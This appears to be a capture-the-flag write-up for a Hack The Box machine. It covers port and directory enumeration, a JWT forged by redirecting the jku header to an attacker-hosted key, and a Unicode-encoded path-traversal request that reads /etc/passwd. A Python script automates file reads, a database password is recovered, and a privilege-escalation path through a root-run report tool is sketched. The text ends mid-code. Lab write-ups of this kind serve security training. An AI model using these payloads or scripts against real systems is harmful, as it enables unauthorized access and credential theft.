Path of exploitation

Foothold: exploit jwks.json of jwt token with redirect link to login as administrator
User: exploit LFI from admin console to find User password and login as user
root: Exploit treport.py script and bypass filters with `\f\i\ll\e:///root/.ssh/id_rsa` to get root id_rsa and login as root

Creds

Username	Password	Description
code	B3stC0d3r2021@@!	ssh

Nmap


Port	Service	Description
22	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80	http	nginx 1.18.0 (Ubuntu)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.92 scan initiated Sat Feb 12 17:15:36 2022 as: nmap -sC -sV -p- -vvv -oA nmap/Full 10.10.11.126
Nmap scan report for 10.10.11.126
Host is up, received echo-reply ttl 63 (0.036s latency).
Scanned at 2022-02-12 17:15:39 EST for 33s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fd:a0:f7:93:9e:d3:cc:bd:c2:3c:7f:92:35:70:d7:77 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQC2tldCNzbxK22LE6gPT7x5wliLZL0gLpI9BHO8qz1I7EIL7ygZ0vLk7tZ5JtDFvkdJiMfsbluCGZTpnHuFUY620uPgYEdfYu+RcTH97ldEyio6GKNkhGN+MRi8swttVWFr24sGGU4FEjhQTBG8/aivffqn+w0yksEIQCmXbh/y4xo5MBLeh/n0t
Mm67e/wrjUg3Y8zDCXNVpNWzZMtyR8cThY/adlk1F8TatvcHOzG/MC4Xg16B9qjJ1CzJmztbIHpRRe64ow9vdiO6ofyVroiazMkMaE6ltWEl5XC4rKurbD2DySFDUdRr8QT3aAQpNYNPNU2Q9hJYUN1gKZAUCg0mMUmBIbQXyiKiq/b5JGGLPhUkoD6Pl2WjE60D+3ZnNqW8jabBMzUo
twi6KdJ5v4HvJiNxNrzjQRpNCJ6rBhIFOUqZQHBsDsFiyOSLXEPpYnNhG502TGELiHOFuK15QMh9CqCZn9PvwIiACTyeet9NdUyHtxHT8gklpnHdNSXY8=
|   256 8b:b6:98:2d:fa:00:e5:e2:9c:8f:af:0f:44:99:03:b1 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNpOPaB/e8Wk54u5TO7EABpkTxMt6Mz10v02RBzyUPJyzpXi1eC8X2VvIpCngtg4Uvbv07ZEm72Tb9S6IoJ/8MI=
|   256 c9:89:27:3e:91:cb:51:27:6f:39:89:36:10:41:df:7c (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAID/Us0SuyKOvqEgu/XGps4fVOmhy+iczFKeIrtjRWxUN
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-title: 503
|_http-favicon: Unknown favicon MD5: E06EE2ACCCCCD12A0FD09983B44FE9D9
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Feb 12 17:16:12 2022 -- 1 IP address (1 host up) scanned in 36.12 seconds
```

Web Enumeration



gobuster

```
kali@kali:~$ gobuster dir -u http://$IP/ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -x php,py,html -o buster/root.log -b 200,503

...[snip]...

/login               (Status: 308) [Size: 258] [--> http://10.10.11.126/login/]
/register            (Status: 308) [Size: 264] [--> http://10.10.11.126/register/]
/redirect            (Status: 308) [Size: 264] [--> http://10.10.11.126/redirect/]
```

open redirect

well it redirects anywhere i tell it to redirect to..


```
GET /redirect/?url=google.com HTTP/1.1
Host: 10.10.11.126
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.82 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.10.11.126/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

might be useful later... moving on.

Register

Creds used: SuperDuper:SuperDuper
logged in and i see a jwt token.. lets decode it..

```
GET /dashboard/ HTTP/1.1
Host: 10.10.11.126
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.82 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.10.11.126/login/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie:
auth=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9oYWNrbWVkaWEuaHRiL3N0YXRpYy9qd2tzLmpzb24ifQ.eyJ1c2VyIjoic3VwZXJkdXBlciJ9.O3jNLGSHztd3lEY761sTY77SVwBF5itbZeWkIAdpRJ1ednavHAcjs9CezCrKRRMNuDcN8YexoA3DEYk4
f2vG0nZFGHycfxs1dFnMmea4LOCADR5EHveGE0jwM9hQjPdF-
DoLt7vn3w1OM5sqiOyW1KVDqAjt2JsiU2xkbY9LVFpdjnrGW6TlJD5fppUpRmK8jPAPqEDFMGCEJiDO9JeMDDeaXMB1RfRsH9Yw35TkdCeOOuzx4WqcCkgrOtCasXgqD_Pws8l1baHHnLzItHoc40kxVPCoJjzUkiRMdJd2RGB31UhADy78_rwgL4EhZUG0-AQyfQZGajItc8PkZL2Aiw
Connection: close
```



pad it with equals at end to clear errors

```
kali@kali:~$ echo "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9oYWNrbWVkaWEuaHRiL3N0YXRpYy9qd2tzLmpzb24ifQ==" | base64 -d
{"typ":"JWT","alg":"RS256","jku":"http://hackmedia.htb/static/jwks.json"}
```

and 2nd part is user

```
kali@kali:~$ echo "eyJ1c2VyIjoic3VwZXJkdXBlciJ9" | base64 -d
{"user":"superduper"}
```

/etc/hosts

```
10.10.11.126    hackmedia.htb
```

jwks.json

```
{
    "keys": [
        {
            "kty": "RSA",
            "use": "sig",
            "kid": "hackthebox",
            "alg": "RS256",
            "n": "AMVcGPF62MA_lnClN4Z6WNCXZHbPYr-dhkiuE2kBaEPYYclRFDa24a-AqVY5RR2NisEP25wdHqHmGhm3Tde2xFKFzizVTxxTOy0OtoH09SGuyl_uFZI0vQMLXJtHZuy_YRWhxTSzp3bTeFZBHC3bju-UxiJZNPQq3PMMC8oTKQs5o-
bjnYGi3tmTgzJrTbFkQJkltWC8XIhc5MAWUGcoI4q9DUnPj_qzsDjMBGoW1N5QtnU9ljurva9SJcN0jb7aYo2vlP1JTurNBtwBMBU99CyXZ5iRJLExxgUNsDBF_DswJoOxs7CAVC5FjIqhb1tRTy3afMWsmGqw8HiUA2WFYcs",
            "e": "AQAB"
        }
    ]
}
```

Powered By flask

gobuster

```
gobuster dir -u http://hackmedia.htb/ -c
"auth=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9oYWNrbWVkaWEuaHRiL3N0YXRpYy9qd2tzLmpzb24ifQ.eyJ1c2VyIjoic3VwZXJkdXBlciJ9.O3jNLGSHztd3lEY761sTY77SVwBF5itbZeWkIAdpRJlednavHAcjs9CezCrKRRMNuDcN8YexoA3DEYk
4f2vG0nZFGHycfxs1dFnMmea4LOCADR5EHveGE0jwM9hQjPdF-
DoLt7vn3wlOM5sqiOyW1KVDqAjt2JsiU2xkbY9LVFpdjnrGW6TlJD5fppUpRmK8jPAPqEDFMGCEJiDO9JeMDDeaXMB1RfRsH9Yw35TkdCeOOuzx4WqcCkgrOtCasXgqD_Pws8l1baHHnLzItHoc40kxVPCoJjzUkiRMdJd2RGB31UhADy78_rwgL4EhZUG0-
AQyfQZGajItc8PkZL2Aiw" -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -o buster/loggedin.log -b 200,503 --delay 1500ms

...[snip]...

/error                (Status: 308) [Size: 260] [--> http://hackmedia.htb/error/]
/redirect             (Status: 308) [Size: 266] [--> http://hackmedia.htb/redirect/]
/debug                (Status: 308) [Size: 260] [--> http://hackmedia.htb/debug/]
/dashboard            (Status: 308) [Size: 268] [--> http://hackmedia.htb/dashboard/]
/pricing              (Status: 308) [Size: 264] [--> http://hackmedia.htb/pricing/]
/filenotfound         (Status: 308) [Size: 274] [--> http://hackmedia.htb/filenotfound/]
```

/checkout/
/purchase_done/

```
kali@kali:~$ gobuster dir -u http://hackmedia.htb/ -c
"auth=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9oYWNrbWVkaWEuaHRiL3N0YXRpYy9qd2tzLmpzb24ifQ.eyJ1c2VyIjoic3VwZXJkdXBlciJ9.O3jNLGSHztd3lEY761sTY77SVwBF5itbZeWkIAdpRJledna
vHAcjs9CezCrKRRMNuDcN8YexoA3DEYk4f2vG0nZFGHycfxs1dFnMmea4LOCADR5EHveGE0jwM9hQjPdF-
DoLt7vn3wlOM5sqiOyW1KVDqAjt2JsiU2xkbY9LVFpdjnrGW6TlJD5fppUpRmK8jPAPqEDFMGCEJiDO9JeMDDeaXMB1RfRsH9Yw35TkdCeOOuzx4WqcCkgrOtCasXgqD_Pws8l1baHHnLzItHoc40kxVP
CoJjzUkiRMdJd2RGB31UhADy78_rwgL4EhZUG0-AQyfQZGajItc8PkZL2Aiw" -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -o buster/backups.log -b 200,503 --delay 1500ms -d

...[snip]...

/login                (Status: 308) [Size: 260] [--> http://hackmedia.htb/login/]
/register             (Status: 308) [Size: 266] [--> http://hackmedia.htb/register/]
```

```
/logout               (Status: 308) [Size: 262] [--> http://hackmedia.htb/logout/]
/checkout             (Status: 308) [Size: 266] [--> http://hackmedia.htb/checkout/]
/redirect             (Status: 308) [Size: 266] [--> http://hackmedia.htb/redirect/]
/internal             (Status: 308) [Size: 266] [--> http://hackmedia.htb/internal/]
/debug                (Status: 308) [Size: 260] [--> http://hackmedia.htb/debug/]
/dashboard            (Status: 308) [Size: 268] [--> http://hackmedia.htb/dashboard/]
/display
```

JWT

article
Generate Public and private keys
paste into token and update the jku field to call to your key


```
{
  "typ": "JWT",
  "alg": "RS256",
  "jku": "http://hackmedia.htb/static/../redirect?url=10.10.14.178/jwks.json"
}
```

```
{
  "user": "admin"
}
```

update jwks.json

```
{
    "keys": [
        {
            "kty": "RSA",
            "use": "sig",
            "kid": "hackthebox",
            "alg": "RS256",
            "n": "g0ub8n_Ffeg9rkkHAllUBuRXSnHpOB7P3sV3A1d6vTIjZwT5RmLNQPqqntpkIjv4Y89VM_5eBPTGull_CEP2plWgsfPCfw5hPu-bAv-8iOfy58EnEbiJEr9-UmMBUZeEVch1gbZl6hBQoySlKngJ-rs2O5guC4-YAQ5oIMg5rNZIR13xVVgTrxzC81cUPg8pJz7EdRPJiv1bN6ex9CmS69gSruU9FFXtdkIW3NX3sKl5rr9weln_P7TLQR5k50NqChj9BkFCwXEUbbbn2EClkIYEPTHR-jtaLVzXLUU4u0K6oLdAjkNvyyyE_bD58lJE9PME9jJfFxob6cKHFVNGvIQ",
            "e": "AQAB"
        }
    ]
}
```

start up webserver and log in as admin



Exploit - LFI

(https://www.compart.com/en/unicode/html)
(https://jlajara.gitlab.io/web/2020/02/19/Bypass_WAF_Unicode.html)
(https://appcheck-ng.com/unicode-normalization-vulnerabilities-the-special-k-polyglot/#)
(https://book.hacktricks.xyz/pentesting-web/unicode-normalization-vulnerability)

```
GET /display/?page=..%ef%bc%8f..%ef%bc%8f..%ef%bc%8f..%ef%bc%8f..%ef%bc%8fetc%ef%bc%8fpasswd HTTP/1.1
Host: hackmedia.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.82 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://hackmedia.htb/dashboard/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: auth=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9oYWNrbWVkaWEuaHRiL3N0YXRpYy8uLi9yZWRpcmVjdD91cmw9MTAuMTAuMTQuMTc4L2p3a3MuanNvbiJ9.eyJ1c2VyIjoiYWRtaW4ifQ.QUaWYbPp6wY0NVt3wOLwEDMRE3b-CaxFmzwNJNfeZ-ZT2QfslCpFlrTe7QHKubF8c696gMfLgM0UqG4uOsYcctyLn5WwSpXp-tx47sfm1bA1qemNpM1uqQnkNv3pcsHfop3LNVXaz04t4kL75pxEp1yfa8275tvSMuoTTgTfpFkYCTggKj6jIGZVs7saW_L0zDTCXR4xwd9fM4uKZXVlQuzpDow5BtMTnaFdBXC8TLNThmlwymtHWsnHAIxTXp4GP-lIlFfxVg1yVyAXMTEkVIFOArl6NVK4mPocUGMWH38YU4JQQgfZxXLD_yGs0wZqA0IG1Se_s3zur_imOhtVhQ
Connection: close
```

response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 15 Feb 2022 00:21:11 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 1876

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:113:117:MySQL Server,,,:/nonexistent:/bin/false
code:x:1000:1000:,,,:/home/code:/bin/bash
```

made a cool python3 script to enumerate easier

```
import requests
import sys
import time

PROXY = {"http":"http://127.0.0.1:8080","https":"http://127.0.0.1:8080"}
FILE = sys.argv[1]
URL = f"http://hackmedia.htb/display/?page=..%ef%bc%8f..%ef%bc%8f..%ef%bc%8f..%ef%bc%8f{FILE}"
COOKIE = {"auth":"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9oYWNrbWVkaWEuaHRiL3N0YXRpYy8uLi9yZWRpcmVjdD9icmw9MTAuMTAuMTQuMTc4L2p3a3MuanNvbiJ9.eyJ1c2VyIjoiYWRtaW4ifQ.QUaWYbPp6wY0NVt3wOLwEDMRE3b-CaxFmzwNJNfeZ-ZT2QfslCpFlrTe7QHKubF8c696gMfLgM0UqG4uOsYcctyLn5WwSpXp-tx47sfm1bAlqemNpM1uqQnkNv3pcsHfop3LNVXaz04t4kL75pxEp1yfa8275tvSMuoTTgTfpFkYCTggKj6jIGZVs7saW_L0zDTCXR4xwd9fM4uKZXVlQuzpDow5BtMTnaFdBXC8TLNThmlwymtHWsnHAIxTXp4GP-1IlFfxVg1yVyAXMTEkVIFOArl6NVK4mPocUGMWH38YU4JQQgfZxXLD_yGs0wZqA0IG1Se_s3zur_imOhtVhQ"}

s = requests.Session()
r = s.get(URL,cookies=COOKIE,verify=False) #,proxies=PROXY)
if "<title>404</title>" in r.text:
    print (str(sys.argv[1]) + ": not found")
else:
    print(r.text)
time.sleep(1)
```

```
kali@kali:~$ python3 exploit.py /etc/nginx/sites-enabled/*
limit_req_zone $binary_remote_addr zone=mylimit:10m rate=800r/s;

server{
#Change the Webroot from /home/code/app/ to /var/www/html/
#change the user password from db.yaml
        listen 80;
        error_page 503 /rate-limited/;
        location / {
                limit_req zone=mylimit;
                proxy_pass http://localhost:8000;
                include /etc/nginx/proxy_params;
                proxy_redirect off;
        }
        location /static/{
                alias /home/code/coder/static/styles/;
        }
}

kali@kali:~$ python3 exploit.py /var/www/html/db.yaml
/var/www/html/db.yaml: not found
kali@kali:~$ python3 exploit.py /home/code/coder/db.yaml
mysql_host: "localhost"
mysql_user: "code"
mysql_password: "B3stC0d3r2021@@!"
mysql_db: "user"
```

ssh in with code:B3stC0d3r2021@@! ⇒ 00 - Loot > Creds# Enumeration as Code

```
code@code:~/coder$ sudo -l
Matching Defaults entries for code on code:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User code may run the following commands on code:
    (root) NOPASSWD: /usr/bin/treport
```

pspy when running #3

```
2022/02/15 19:51:40 FS:                OPEN | /usr/lib/x86_64-linux-gnu/ld-2.31.so
2022/02/15 19:51:40 FS:              ACCESS | /usr/lib/x86_64-linux-gnu/ld-2.31.so
2022/02/15 19:51:40 CMD: UID=0    PID=20402  | curl http://10.10.14.178/doesnotexist -o /root/reports/threat_report_19_51_28
2022/02/15 19:51:40 FS:                OPEN | /usr/lib/x86_64-linux-gnu/libc-2.31.so
2022/02/15 19:51:40 CMD: UID=0    PID=20401  | sh -c /bin/bash -c "curl http://10.10.14.178/doesnotexist -o /root/reports/threat_report_19_51_28"
2022/02/15 19:51:40 FS:              ACCESS | /usr/lib/x86_64-linux-gnu/libc-2.31.so
2022/02/15 19:51:40 FS:                OPEN | /usr/bin/bash
```

```
2022/02/15 19:51:40 FS:              ACCESS | /usr/lib/x86_64-linux-gnu/ld-2.31.so
2022/02/15 19:51:40 CMD: UID=0    PID=20402  | curl http://10.10.14.178/doesnotexist -o /root/reports/threat_report_19_51_28
```

```
2022/02/15 19:51:40 FS:                 OPEN | /usr/lib/x86_64-linux-gnu/libc-2.31.so
2022/02/15 19:51:40 CMD: UID=0    PID=20401  | sh -c /bin/bash -c "curl http://10.10.14.178/doesnotexist -o /root/reports/threat_report_19_51_28"
2022/02/15 19:51:40 FS:              ACCESS | /usr/lib/x86_64-linux-gnu/libc-2.31.so
2022/02/15 19:51:40 FS:                 OPEN | /usr/bin/bash
2022/02/15 19:51:40 FS:              ACCESS | /usr/bin/bash
2022/02/15 19:51:40 FS:                 OPEN | /usr/lib/x86_64-linux-gnu/ld-2.31.so
```

https://github.com/extremecoders-re/pyinstxtractor
https://github.com/rocky/python-uncompyle6/

```
kali@kali:~$ python3.8/Python-3.8.0/python /opt/pyinstxtractor/pyinstxtractor.py treport
[+] Processing treport
[+] Pyinstaller version: 2.1+
[+] Python version: 38
[+] Length of package: 6798297 bytes
[+] Found 46 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_pkgutil.pyc
[+] Possible entry point: pyi_rth_multiprocessing.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: treport.pyc
[+] Found 223 files in PYZ archive
[+] Successfully extracted pyinstaller archive: treport
```

`uncompyle6 treport_extracted/treport.pyc`

treport.py

```
# uncompyle6 version 3.9.0a1
# Python bytecode version base 3.8.0 (3413)
# Decompiled from: Python 3.9.7 (default, Sep  3 2021, 06:18:44)
# [GCC 10.3.0]
# Embedded file name: treport.py
import os, sys
from datetime import datetime
import re

class threat_report:

    def create(self):
        file_name = input('Enter the filename:')
        content = input('Enter the report:')
        if '../' in file_name:
            print('NOT ALLOWED')
            sys.exit(0)
        file_path = '/root/reports/' + file_name
        with open(file_path, 'w') as (fd):
            fd.write(content)

    def list_files(self):
        file_list = os.listdir('/root/reports/')
        files_in_dir = ' '.join([str(elem) for elem in file_list])
        print('ALL THE THREAT REPORTS:')
        print(files_in_dir)

    def read_file(self):
        file_name = input('\nEnter the filename:')
